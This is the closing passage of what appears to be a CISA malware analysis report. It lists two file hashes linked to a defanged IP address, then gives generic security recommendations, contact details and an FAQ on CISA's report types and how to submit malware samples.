f5cafe99bc....	Connected_To	137[.]184[.]130[.]162
dedf082f52....	Connected_To	137[.]184[.]130[.]162

Recommendations

CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organization's systems. Any configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts.

- Maintain up-to-date antivirus signatures and engines.
- Keep operating system patches up-to-date.
- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users' ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unless required.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.

- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file header).
- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).

Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Special Publication 800-83, **"Guide to Malware Incident Prevention & Handling for Desktops and Laptops".**

Contact Information

- 1-888-282-0870
- CISA Service Desk (UNCLASS)
- CISA SIPR (SIPRNET)
- CISA IC (JWICS)

CISA continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at the following URL: https://us-cert.cisa.gov/forms/feedback/

Document FAQ

What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances this report will provide initial indicators for computer and network defense. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

What is a MAR? A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manual reverse engineering. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to the CISA at 1-888-282-0870 or CISA Service Desk.

Can I submit malware to CISA? Malware samples can be submitted via three methods:

- Web: https://malware.us-cert.gov
- E-Mail: submit@malware.us-cert.gov
- FTP: ftp.malware.us-cert.gov (anonymous)

CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on CISA's homepage at www.cisa.gov.